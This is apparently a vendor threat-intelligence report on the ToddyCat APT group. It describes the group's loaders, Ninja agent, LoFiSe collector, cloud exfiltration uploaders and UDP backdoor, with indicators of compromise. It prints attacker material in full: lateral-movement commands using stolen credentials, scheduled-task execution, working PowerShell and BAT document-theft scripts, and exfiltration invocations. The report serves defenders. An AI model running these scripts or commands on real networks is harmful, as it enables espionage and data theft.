





ToddyCat: Keep calm and check logs



Authors

-  [Giampaolo Dedola](#)
-  [Domenico Caldarella](#)
-  [Alexander Fedotov](#)
-  [Andrey Gunkin](#)

ToddyCat is an advanced APT actor that we described in [a previous publication](#) last year. The group started its activities in December 2020 and has been responsible for multiple sets of attacks against high-profile entities in Europe and Asia.

Our first publication was focused on their main tools, Ninja Trojan and Samurai Backdoor, and we also described the set of loaders used to launch them. We described how the attacker compromised publicly exposed servers using a vulnerability in Microsoft Exchange, how they targeted desktops by sending malicious loaders, and how they guarantee their persistence using a multi-stage loading scheme.

During the last year, we discovered a new set of loaders developed from scratch and collected additional information about their post-exploitation activities. The discovered information allowed us to expand our knowledge of this group and obtain new information about the attacker's TTPs (Tactics, Techniques and Procedures). In this article, we'll describe their new toolset, the malware used to steal and exfiltrate data, and the techniques used by this group to move laterally and conduct espionage operations.

Toolset

Standard loaders

The loaders are 64-bit libraries that are invoked by rundll32.exe or side-loaded with legitimate and signed executable files. These components are used during the infection phase to load the Ninja Trojan as a second stage. We've seen three variants of these new loaders:

Differences	Variant "Update" A	Variant "VLC" A	Variant "VLC" B
Library loaded by	rundll32.exe	vlc.exe	vlc.exe
Malicious code resides in	DllMain	libvlc_new	libvlc_new


Loaded file	update.bin	playlist.dat	playlist.dat
Next stage loaded in	Current process memory	Current process memory	Injected in new wusa.exe process memory
Next stage	Library, which exports a function named "Start"	Library, which exports a function named "_"	Shellcode

The first variant was observed with a filename such as update.dll or x64.dll and it is usually loaded with the legitimate rundll32.exe Windows utility. Most of the malicious code resides in the *DllMain*, but the next stage is invoked with the exported function *Start*. The other two variants should be loaded with the legitimate VLC.exe media player, which is abused to sideload the malicious library.

The loader starts its activities by loading an encrypted payload from another file that should be present in the same directory. The loaded data are then decoded using XOR, where the XOR key is generated using an unusual technique. The malware uses a static seed to generate a 256-byte XOR_KEY block using shuffle and add operations.

PowerShell

```
1 XOR_SEED: 00 00 00 00 01 00 00 00 02 00 00 00 03 00 00 00
```



The resulting XOR_KEY block is shuffled again using another embedded 64-byte IDX block as an index to obtain a specific 256-bytes XOR key. The XOR key is used to decrypt the file contents and the resulting value is loaded in memory.

Variants **Update A** and **VLC A** load the next stage in their process address space and the decrypted payload should be a library that exports a function with a specific name: "Start" or "_" depending on the variant.

Variant **VLC B** creates a new *wusa.exe* (Windows Update Standalone Installer) process, which is a legitimate Windows program located in the System32 directory. It then injects the decrypted payload into the address space of the remote process address space and runs it using the *CreateRemoteThread* function.

Tailored loader

During our investigation we noticed that on certain targets the attackers replaced the **standard loaders** with another variant that we called a **tailored loader** because the encrypted file is tailored for the specific system.

The code is similar to the **standard loader – variant VLC A**. The main differences are the location and the filename of the encrypted file:

```
%CommonApplicationData%\Local\user.key
```

and the decryption scheme used to obtain the final payload.

It employs the same algorithm mentioned above, where an XOR_SEED is used to generate a 256-byte XOR_KEY block, which is then mixed using another embedded 64-byte IDX block. Before mixing the two blocks, the malware collects the *PhysicalDrive0* storage properties to obtain the drive model.

```
call cs:CreateFileW ; "\\.\PhysicalDrive0",0,FILE_SHARE_READ | FILE_SHARE_WRITE,0,OPEN_EXISTING
or   rbx, 0FFFFFFFFFFFFFFFh
lea  rbp, szVolumeName
mov  rsi, rax
cmp  rax, rbx
jz   loc_180001188
mov  [rsp+1A8h+lpOverlapped], rdi ; lpOverlapped
lea  rax, [rsp+1A8h+BytesReturned]

; DATA XREF: .rdata:00000001800154DC;o
; .rdata:00000001800154EC;o ...
mov  [rsp+1A8h+arg_10], r14
mov  [rsp+1A8h+hTemplateFile], rax ; lpBytesReturned
lea  r14, OutBuffer
lea  r9d, [rdi+0Ch] ; nInBufferSize
lea  r8, [rsp+1A8h+InBuffer] ; lpInBuffer
mov  edx, 2D1400h ; dwIoControlCode
mov  rcx, rsi ; hDevice
mov  [rsp+1A8h+dwFlagsAndAttributes], 1000h ; nOutBufferSize
mov  qword ptr [rsp+1A8h+dwCreationDisposition], r14 ; lpOutBuffer
call cs:DeviceIoControl
test  eax, eax
```

Snippet of code used to get storage properties

And uses the *GetVolumeNameForVolumeMountPointA* function to retrieve the “C:\” Volume GUID.

```
lea  rdx, [rsp+1A8h+szVolumeName] ; lpzVolumeName
lea  rcx, szVolumeMountPoint ; "C:\\\"
mov  r8d, 104h ; cchBufferLength
call cs:GetVolumeNameForVolumeMountPointA
mov  rsi, [rsp+1A8h+arg_8]
```

Snippet of code used to get Volume GUID

The two values are used consecutively as the XOR key to modify the IDX block. This approach indicates that the encrypted payload stored in the user.key is tailored for the targeted system.

Based on our observations, we believe the **tailored loader** is used to maintain long-term persistence. The technique used to achieve this goal is the same as that used by the threat actor’s Samurai backdoor, which allows the attacker to hide the malware in the svchost.exe address space.

In this case, the attacker creates the following registry key:

PowerShell

- 1 Registry Key: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
- 2 Value name: fontcsvc
- 3 Value: FontCacheSvc

This registry key is designed to force the legitimate svchost.exe process to load the FontCacheSvc service during system startup. The command line of the process will look like this:

C:\Windows\system32\svchost.exe -k fontcsvc -s FontCacheSvc

The attacker also creates a new service that is configured to load the tailored loader, which is usually stored with filename *apibridge.dll*.

PowerShell

- 1 Registry Key: \$HKLM\System\ControlSet\Services\FontCacheSvc\Parameters
- 2 Value name: ServiceDll

3 Value: %ProgramFiles%\Common Files\System\apibridge.dll

4

5 Registry Key: \$HKLM\System\ControlSet\Services\FontCacheSvc\Parameters

6 Value name: ServiceMain

7 Value: Start

Ninja

The final stage loaded by the previously described components was the Ninja agent. This is sophisticated malware written in C++, probably part of an unknown post-exploitation toolkit developed by ToddyCat. We described it in [our previous publication](#):

The agent is a powerful tool that provides various functionalities, including but not limited to:

- Enumeration and management of running processes;
- File system management;
- Management of multiple reverse shell sessions;
- Injection of code into arbitrary processes;
- Loading of additional modules (possibly plugins) during runtime;
- Proxy functionality to forward TCP packets between the C2 and a remote host.

The latest version of the agent supports the same commands as described in the previous report, but with a different configuration. While the previous version obfuscated the embedded config with the XOR key 0xAA, the new version uses a NOT binary operation for the same purpose.

Although the information contained in the config remains the same, the mutex name has been moved to after the HTTP headers.

LoFiSe

This is a component designed to find and collect files of interest on targeted systems. The name LoFiSe derived from the mutex name used by this tool ('MicrosoftLocalFileService'). The tool itself is a DLL file named *DsNcDiag.dll* that is launched using the DLL side-loading technique. The legitimate executable file with digital signature and original name *nclauncher.exe* from the software package Pulse Secure Network Connect 8.3 is used as a loader. The following paths and file names are known on attacked systems:

- C:\Program Files\Windows Mail\AcroRd64.exe
- C:\Program Files\Windows Mail\DsnCdiag.dll
- C:\Program Files\Common Files\VLCMedia\VLCMediaUP.exe
- C:\Program Files\Common Files\VLCMedia\DsnCdiag.dll

After the launch, LoFiSe starts to track the changes in the file system. All drives in the system are monitored. After a file creation or modification event is received, the tool performs several checks. It filters the files that are larger than 6400000 bytes (~6 MB) in size. Files from certain folders are also filtered. These are all files that contain ProgramData in their full path, or the files that are already stored in the LoFiSe working directories.

The following are the working directories where the tool is known to store its files, depending on the version:

- C:\Programdata\Microsofts\
- C:\windows\temp\

At the next stage, the file extension is checked against the following masks:

PowerShell

1 *.doc, *.docx, *.xls, *.xlsx, *.ppt, *.pptx, *.pdf, *.rtf, *.tif, *.odt, *.ods, *.odp, *.eml, *.msg

If the file has passed all the checks and is suitable for collection, the LoFiSe calculates its MD5 hash, which it uses to check previously copied files, and stores this information in the database. The database file is called Date.db in all known versions of the tool is created in the working directory. Two tables are added to the database:

Table: **file_existspath_table**

pathorder	path
Filter	Filter
1 001048987	C:\Users\Fred\Desktop\Docs\final_report_for_the_last_quarter.ppt
2 001049666	C:\Users\Fred\Desktop\Docs\Important changes in the structure of the workflow.eml
3 001049719	C:\Users\Fred\Desktop\Docs\Inventory of Kadabra Assets.doc
4 001049742	C:\Users\Fred\Desktop\Docs>List of Kadabra employees.xls
5 001049764	C:\Users\Fred\Desktop\Docs\report.rtf
6 001049794	C:\Users\Fred\Desktop\Docs\scan.tif

File paths in the database


Table: **file_exists_table**

filesize	filemd5
Filter	Filter
1 48	ea693491584eac60335099a52844624b
2 26268	dfa257607a4e7f94017e50a19fef5265
3 78	ca2848aa9d194a78d4109870e1bbd4e2
4 38	35e27d2cbdc4522f766210316d33925a
5 36	1142f42b164fd58d202a5288e461213b
6 70	0b05bc085876109d02b32c3df343849e

Other stored data

If the file MD5 is not in the table, it will be added to the working directory.

Every three hours, LoFiSe collects all the files from the working directory into a password-protected ZIP-archive and puts it into a separate folder for further exfiltration:



Logs generated when preparing the collected data

DropBox uploader

This is a generic DropBox uploader that can be used by anyone to upload data to the popular file hosting service. The tool is probably not exclusively used by ToddyCat, but we observed the group using it to exfiltrate stolen documents.

This small utility accepts a DropBox user access token as an argument. It then parses the current working directory and uploads files with the following extensions:

PowerShell

```
1 .z;.001;.002;.003;.004;.005;.006;.007;.008;.009;.010;.011;.012;.013;.014;.015
```

In the course of our investigation, we identified several other similar samples, which were protected by different packers and detected only in Southeast Asia. However, in some cases the tool was found on systems that were not obviously infected by ToddyCat.

Pcexter

This is another uploader used to exfiltrate archive files to Microsoft OneDrive. This tool was distributed as a DLL file named *Vspmsg.dll* that was executed using the DLL side-loading technique. As a loader, the tool uses a legitimate executable file from Visual Studio, *VSPerfCmd*, which is used to collect performance data. The known paths where these executables were staged on attacked systems are:

```
c:\windows\temp\googledrivefs.exe
C:\windows\temp\vspmsg.dll
```

```
c:\program files\windows mail\securityhealthsystray64.exe
c:\program files\windows mail\vspmsg.dll
```

```
c:\program files\common files\vlcmedia\vlcmediastatus.exe
c:\program files\common files\vlcmedia\vspmsg.dll
```

This tool expects the following arguments:

Flag	Description
-proxy	Proxy address to be used via InternetOpenA

—user, —pwd	Proxy credentials
-d	The folder containing the files to upload
-rex	Mask with which the tool looks for files to send

After the launch, PcexteX waits for the event "Global\SystemLocalPcexteX" to fire and then starts searching for files in the specified directory using the given mask. This is the event that is set by the LoFiSe tool when it is creating the archive to send.

PcexteX uses OneDrive OAuth 2.0 authorization, retrieves an access token and sends files via the POST method:

PowerShell

```
1 Method: POST
2 URL: https://login.microsoftonline.com/common/oauth2/v2.0/token
3
4 Content-Type: application/x-www-form-urlencoded; charset=utf-8
5 Expect: 100-continue
6
7 client_id=<client_id>&scope=offline_access%20files.readwrite.all
8
9 refresh_token=<refresh_token>&redirect_uri=https://login.microsoftonline.com/common/oauth2/nativeclient&grant_type=re
```

Other tools

Passive UDP backdoor

This is a tiny passive backdoor that receives commands with UDP packets. The attacker usually executes the following command remotely via a task before executing this backdoor:

PowerShell

```
1 cmd /c start /b netsh advfirewall firewall add rule name="SGAccessInboundRule" dir=in protocol=udp
  action=allow localport=49683
```

This command creates a new firewall rule named *SGAccessInboundRule* on the targeted host. It allows the backdoor to receive UDP packets on port 49683. After running this command, the attacker executes the backdoor:

PowerShell

```
1 c:\programdata\microsoft\network\aspnet.exe 49683
```

The backdoor's logic is simple: it binds a UDP socket to a specified port, decompresses the received data, and executes the resulting string using the WinExec function. Once the command is executed, the backdoor sends feedback about the command execution by returning a message that contains the current system time and the executed command. However, the backdoor does not provide the output of the command.

The exact purpose of this backdoor is currently unknown, but it's possible that it's used to provide additional persistence in case other implants are detected.

CobaltStrike

During our investigation, we observed the attacker using CobaltStrike before deploying the Ninja agent. Specifically, we observed the use of a loader written in C++ and located at:

C:\ProgramData\Microsoft\mf\windef.dll

The malware loads an embedded resource called "BIN". The resource content is deobfuscated using an XOR algorithm and a key embedded in the code: B0 9A E4 EA F7 BE B7 B0.

The resulting payload is the CobaltStrike beacon, configured to communicate with the following URL:

```
hxxps://www.githubdd.workers[.]dev/fam/mfe?restart=false
```

Approximately 10 minutes after the infection, ToddyCat Ninja was detected on the system.

Post-exploitation

The latest discoveries confirm that ToddyCat attacks its target to perform espionage activities. To achieve this goal, the attacker penetrates corporate networks using tools such as the loaders and Trojans described above. Once it has gained a foothold, it starts to collect information about the hosts connected to the same network to find targets that might have files of interest.

The group performs discovery activities, enumerating domain accounts and DC servers by leveraging standard operating system administration utilities such as net and ping:

PowerShell

```
1 net group "domain admins" /dom
2 net user %USER% /dom
3 net group "domain computers" /dom | findstr %VALUABLE_USER%
4 ping %REMOTE_HOST% -4
```

After identifying potential targets, the group moves laterally by locally mounting network shares using compromised domain admin credentials:

PowerShell

```
1 net use \\%REMOTE_HOST%\c$ "%PASSWORD%" /user:%USER%
2 net use \\%IP_ADDRESS%\c$ "%PASSWORD%" /user:%USER%
```

The attackers take care to rotate the credentials used over time; the same credentials are unlikely to be used for a long time.

After copying a script, a scheduled task is created, executed and immediately deleted along with the network share, all cyclically for each targeted host:

PowerShell

```
1 schtasks /s %REMOTE_HOST% /tn %TASK_NAME% /u %DOMAIN%\%USER% /p %PASSWORD%
  /create /ru system /sc DAILY /tr "%COMMAND%" /f
2 schtasks /run /s %REMOTE_HOST% /tn %TASK_NAME% /u %USER% /p "%PASSWORD%" /i
3 schtasks /delete /s %REMOTE_HOST% /tn %TASK_NAME% /u %USER% /p "%PASSWORD%" /f
4 net use \\%IP_ADDRESS%\c$ /del /y
```

The scheduled task can typically contain a single discovery command, a binary call or a PS1 or BAT script that takes care of performing the collection activity.

During lateral movement, the output of single-command scheduled tasks is saved in a specific file so that it can be captured by the attacker who mounts the remote drive as a local share:

```
1 Get process list
2 "cmd" /c start /b tasklist /v >> c:\users\public\d
```


3

4 Get information about bootable drives

```
5 cmd /c start /b powershell -c Get-WmiObject -Query {SELECT * FROM Win32_DiskPartition WHERE
  Bootable = TRUE} >> c:\users\public\d
```

6

7

Get remove drive model, vendor name and serial number

8

```
9 cmd /c start /b wmic diskdrive where Name=="\\.\PHYSICALDRIVE0" get model,name,SerialNumber >>
  c:\users\public\d
```

10

11 Get systeminfo

```
12 cmd /c start /b systeminfo >> c:\users\public\d
```

13

14 Check current TCP ports status

```
15 cmd /c netstat -anop tcp >> c:\users\public\d
```

16

17 Test internet connection

```
18 cmd /c ping 8.8.8.8 -n 2 >> c:\users\public\d
```

19

20 Check if Kaspersky endpoint is running on remote host

```
21 cmd /c wmic process where name="avp.exe" get
  processid,executablepath,name,creationdate,CommandLine >> C:\users\public\d
```

22

23

Indicator removal

24

```
25 cmd /c start /b del c:\programdata\intel\%SCRIPT_NAME%.ps1
```

26

Moving to the root directory using impacket wmiexec

```
cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__%TIMESTAMP% 2>&1
```

In the case of running a script, the commands are as follows. We then observed that the same PowerShell commands found in the PS1 script were wrapped in a BAT script, presumably to avoid detection.

However, some folders seem to be favored over others:

PowerShell

```
cmd /c start /b powershell.exe -exec bypass -c "c:\programdata\intel\%SCRIPT_NAME%.ps1"
  1 %INTEGER%
```

2

```
3 c:\users\public\%SCRIPT_NAME%.bat
```

4

```
5 "cmd" /c start /b powershell.exe -exec bypass ". "c:\users\public\%SCRIPT_NAME%.ps1"" >
  c:\users\public\d
```

The group reuses the same task names for the same session; such names are usually chosen to arouse less suspicion, such as “one” and “tpcd”, while script names can vary from two to four random keyboard-walking characters with higher entropy.


At the end of the activity, a temporary share is mounted and then deleted on the exfiltration host:

PowerShell

```
1 net share tmp=c:\windows\debug /grant:everyone,full
2 net share tmp /del /y
```

Data collection and exfiltration

As mentioned in the previous section, once the target of interest has been identified, the collection phase begins. The threat actor usually collects files from many different hosts and stores them in archives that are then exfiltrated from the targeted network using public file storage services.



Data theft scheme

We have already described some tools, such as LoFiSe, specifically developed to identify and collect files of interest, but during the investigation we also discovered other scripts used by ToddyCat to enumerate the files on the targeted host's disks using WMI and collect recently modified documents having .pdf, .doc, .docx, .xls and .xlsx extensions.

In these cases, compression is performed using tools such as 7zip or the RAR utility; the specific tools are likely chosen based on what is already available within the infrastructure. Unlike LoFiSe, the collection scripts store the paths of the enumerated documents in a plain text TXT file. Document compression can be done directly on the target host or on the exfiltration host.

Below is the content of a BAT script that was run on the target hosts:

PowerShell

```
1 @echo off
2 mkdir c:\users\public\tmp_ >nul 2>nul
3 powershell.exe "Get-Wmiobject -Class Win32_logicaldisk | where size -gt 0 | select-object -
ExpandProperty DeviceID >> c:\users\public\tmp_\disk.txt"
4
5 powershell.exe "get-content c:\users\public\tmp_\disk.txt | foreach {if ($_ -eq \"C:\"){dir \users -Exclude
$tmp_ | %%%{dir $_.FullName -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where
LastWriteTime -gt (Get-date).AddDays(-4) | %%%{$_ .FullName} >> c:\users\public\tmp_\ph.txt} } else{dir
$_ -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt (Get-
date).AddDays(-20) | %%%{$_ .FullName} >> c:\users\public\tmp_\ph.txt}}"
6
7
8
```

```

9 powershell.exe "get-content c:\users\public\tmp_\ph.txt | copy-item -Destination c:\users\public\tmp_ -
Force -ErrorAction SilentlyContinue" >nul 2>nul
10
11
12 if EXIST C:"\Program Files\WinRAR (
13 C:"\Program Files\WinRAR\rar.exe a -v200m c:\users\public\tmp_.rar c:\users\public\tmp_ -ep >nul
13 2>nul
14 rmdir /s /q c:\users\public\tmp_
15 ) else if exist C:"\Program Files (x86)\WinRAR (
    C:"\Program Files (x86)\WinRAR\rar.exe a -v200m c:\users\public\tmp_.rar c:\users\public\tmp_ -ep
    >nul 2>nul
    rmdir /s /q c:\users\public\tmp_
)
exit

```

In the example above, the files were archived in a tmp_ folder; we also observed the use of a folder with a name parameterized according to the hostname, such as:

PowerShell

```
1 c:\intel%\hostname%
```

The documents to be collected are also selected based on their last writing time. The files should have a last modified date greater than a certain number of days. This number is usually passed as a script argument and can be hardcoded (as in the previous example).

The collection script uses a different strategy when selecting data sources on primary and secondary drives. For a default Windows primary drive, the script traverses user profile directories (C:\Users). This approach increases the likelihood of capturing valuable data while reducing the processing time required and minimizing the chance of collecting unwanted files. When dealing with external devices and other non-primary storage media, the script opts for a more expedient strategy by selecting the root directory (\). While the primary drive is always available, secondary drives may not always be accessible, restricting collection opportunities. To mitigate this limitation, the threat actor occasionally expands the temporal range to include older files in its scope on secondary and removable drives (as can be noted in the BAT snippet).

The following is how the PS1 script is structured instead:

PowerShell

```

1 [int] $res = 0
2 if(!(($args.count -eq 1) -and ([int]::TryParse($args, [ref]$res)))){
3   exit
4 }
5
6 $lte = (Get-date).AddDays(-$res)
7 $hostname = $env:computername + "_"
8 $pt=Split-Path -Parent $MyInvocation.MyCommand.Definition
9
10 if (!(Test-Path -path "$env:tmp\$hostname")){

```

```

11 mkdir "$env:tmp\$hostname"
12 }
13
14 $d = Get-Wmiobject -Class Win32_logicaldisk | where size -gt 0 | select-object -ExpandProperty DeviceID
15 foreach($i in $d){
16   if ($i -eq "C:"){
17     $fp1 = dir c:\users -File -Recurse -Include *.pdf, *.doc, *.docx, *.xls, *.xlsx | where LastWriteTime
18     -gt $lte | sort LastWriteTime -Descending | %{$_.FullName}
19     write-output $fp1 >> "$env:tmp\$hostname\path.txt"
20     $fp1 | copy-item -Destination "$env:tmp\$hostname" -Force -ErrorAction SilentlyContinue
21   } else{
22     $fp2 = dir $i\ -File -Recurse -Include *.pdf, *.doc, *.docx, *.xls, *.xlsx | where LastWriteTime -gt
23     $lte | sort LastWriteTime -Descending | %{$_.FullName}
24     write-output $fp2 >> "$env:tmp\$hostname\path.txt"
25     $fp2 | copy-item -Destination "$env:tmp\$hostname" -Force -ErrorAction SilentlyContinue
26   }
27
28 C:\Program Files\WinRAR\rar.exe a -v200m "$env:tmp\$hostname.rar" "$env:tmp\$hostname" -ep
29
30 remove-item -path "$env:tmp\$hostname" -Recurse
31
32   move-item -path "$env:tmp\$hostname.*" "$pt" -Force -ErrorAction SilentlyContinue

```

The attackers try to evade defenses by protecting the scripts and distributing them with specific droppers that embed the script code inside the PE ".text" section.

```

; CODE XREF: main+F31j
mov     dword ptr [rbp+710h+var_560], 504A4D7Fh ; xor 0x24 "[int"
mov     dword ptr [rbp+710h+var_560+4], 56000479h ; "]" $r"
mov     dword ptr [rbp+710h+var_560+8], 19045741h ; "es ="
mov     word ptr [rbp+710h+var_560+0Ch], 1404h ; " 0"
mov     r8d, 0Eh
lea     rdx, [rbp+710h+var_560]
lea     rcx, [rbp+710h+var_770]
call    sub_140005080
nop
mov     [rbp+710h+var_540], 50C424Dh ; "if(!"
mov     [rbp+710h+var_53C], 45000C0Ch ; "((($a"
mov     [rbp+710h+var_538], 0A574356h ; "rgs."
mov     [rbp+710h+var_534], 4A514B47h ; "coun"
mov     [rbp+710h+var_530], 41090450h ; "t -e"
mov     [rbp+710h+var_52C], 0D150455h ; "q 1)"
mov     [rbp+710h+var_528], 4A450904h ; " -an"
mov     [rbp+710h+var_524], 7F0C0440h ; "d ([ "
mov     [rbp+710h+var_520], 79504A4Dh ; "int]"
mov     [rbp+710h+var_51C], 56701E1Eh ; " :Tr"
mov     [rbp+710h+var_518], 5645745Dh ; "yPar"
mov     [rbp+710h+var_514], 0C4157h ; "se($ "
mov     [rbp+710h+var_510], 57435645h ; "args"
mov     [rbp+710h+var_50C], 567F0408h ; ", [r"
mov     [rbp+710h+var_508], 794241h ; "ef]$"
mov     [rbp+710h+var_504], 0D574156h ; "res)"
mov     [rbp+710h+var_500], 5F0D0D0Dh ; "))){"

```

PowerShell script inside the executable

The dropper receives two parameters; the first is a password string that must be provided to start the execution, and the second is a number that is actually transferred via the command line to the PS script. Once started, the dropper creates a file named *pro.ps1* and executes it via PowerShell:

PowerShell

```
1 c:\users\public\mfc.exe letgo 3
2 powershell.exe -windowstyle hidden -exec bypass "c:\users\public\pro.ps1" 3
```

In other cases, we observed script variants designed solely to collect data and copy files to specific folders, but without including them in compressed archives. In these cases, the actor executed the script on the remote host using the standard remote task execution technique. The collected files were then manually transferred to the exfiltration host using the *xcopy* utility and finally compressed using the *7z* binary:

PowerShell

```
1 xcopy \\%hostname%\c$\programdata\intel c:\intel\%hostname% /f /s /h
2 7z64 a %hostname%.z %hostname% -v200m
```

The activity then continues with the actual exfiltration using one of the aforementioned tools, *Pcexte*r or the *Dropbox* uploader:

PowerShell

```
1 db_org.exe %Dropbox Auth Bearer%
```

ToddyCat's indicator of compromise

Loaders

97D0A47B595A20A3944919863A8163D1	Variant "Update"
828F8B599A1CC4A02A2C3928EC3F5F8B	Variant "VLC" A
90B14807734045F1E0A47C40DF949AC4	Variant "VLC" B
0F7002AAC8C1E71959C3EE635A85F14	Tailored loader
D3050B3C7EE8A80D8D6700624626266D	Tailored loader
D4D8131ED03B71D58B1BA348F9606DF7	Tailored loader

Passive UDP backdoor

65AF75986577FCC14FBC5F98EFB3B47E

Dropbox exfiltrator

BEBBEBA37667453003D2372103C45BBF

LoFiSe

14FF83A500D403A5ED990ED86296CCC7
4AD609DDDF2C39CDA7BDBE2F9DC279FD

Pcexte

D0CD88352638F1AE101C2A13356AB6B7
318C16195F62094DADCC602B547BBE66

Dropper

C170F05333041C56BCC39056FECB808F

File paths

C:\Program Files\Windows Mail\AcroRd64.exe	LoFiSe Launcher
C:\Program Files\Windows Mail\DsNcDiag.dll	LoFiSe

C:\Program Files\Common Files\VLCLMedia\VLCLMediaUP.exe	LoFiSe Launcher
C:\Program Files\Common Files\VLCLMedia\DsNcDiag.dll	LoFiSe
C:\windows\temp\googledrivefs.exe	Pcexter Launcher
C:\windows\temp\vspmsg.dll	Pcexter
c:\program files\windows mail\securityhealthsystray64.exe	Pcexter Launcher
c:\program files\windows mail\vspmsg.dll	Pcexter
c:\program files\common files\vlcmedia\vlcmediastatus.exe	Pcexter Launcher
c:\program files\common files\vlcmedia\vspmsg.dll	Pcexter
C:\users\public\mfc.exe	Dropper
C:\Windows\System32\up.dll	Loader Simple Update
C:\Windows\System32\x64.dll	Loader Simple Update
C:\Intel\x64.dll	Loader Simple Update
C:\Perflogs\1.dll	Loader Simple Update
C:\libmsgtk\x64.dll	Loader Simple Update
C:\Windows\Debug\1.dll	Loader Simple Update
C:\vlcmedia\libvlc.dll	Loader Simple VLC – wusa.exe inject
C:\restores\libvlc.dll	Loader Simple VLC
C:\Users\%User%\libvlc.dll	Loader Simple VLC
C:\Windows\System32\libvlc.dll	Loader Simple VLC
C:\Intel\libvlc.dll	Loader Simple VLC
C:\Program Files\Common Files\vlcmedia\libvlc.dll	Loader Simple VLC – wusa.exe inject
C:\Program Files\Common Files\System\apibridge.dll	Loader Tailored
C:\System\apibridge.dll	Loader Tailored
c:\windows\debug\aspnet.exe	Passive UDP Backdoor
C:\Microsoft\network\aspnet.exe	Passive UDP Backdoor
C:\ProgramData\Microsoft\Network\aspnet.exe	Passive UDP Backdoor
c:\windows\debug\svl.exe	Passive UDP Backdoor – Not Persistent
C:\Intel\db_org.exe	DropBox Uploader
C:\Debug\db_org.exe	DropBox Uploader
C:\Users\Public\Downloads\DB_SIMPLE.exe	DropBox Uploader
C:\ProgramData\db_org.exe	DropBox Uploader
C:\ProgramData\Microsoft\XboxLive\db_org.exe	DropBox Uploader
C:\ProgramData\VLCLMedia\playlist.dat	Encrypted Payload
C:\Windows\System32\update.bin	Encrypted Payload
C:\libmsgtk\update.bin	Encrypted Payload
C:\Intel\update.bin	Encrypted Payload
C:\Windows\Debug\update.bin	Encrypted Payload
C:\Perflogs\update.bin	Encrypted Payload
C:\Intel\playlist.dat	Encrypted Payload
C:\restores\playlist.dat	Encrypted Payload
C:\Windows\System32\playlist.dat	Encrypted Payload
C:\ProgramData\Local\user.key	Encrypted Payload

Domains

solitary-dawn-61af.mfeagents.workers[.]dev	Ninja C2
www.githubdd.workers[.]dev	CobaltStrike C2

URLs

hxxps://solitary-dawn-61af.mfeagents.workers[.]dev/collector/3.0/	Ninja C2
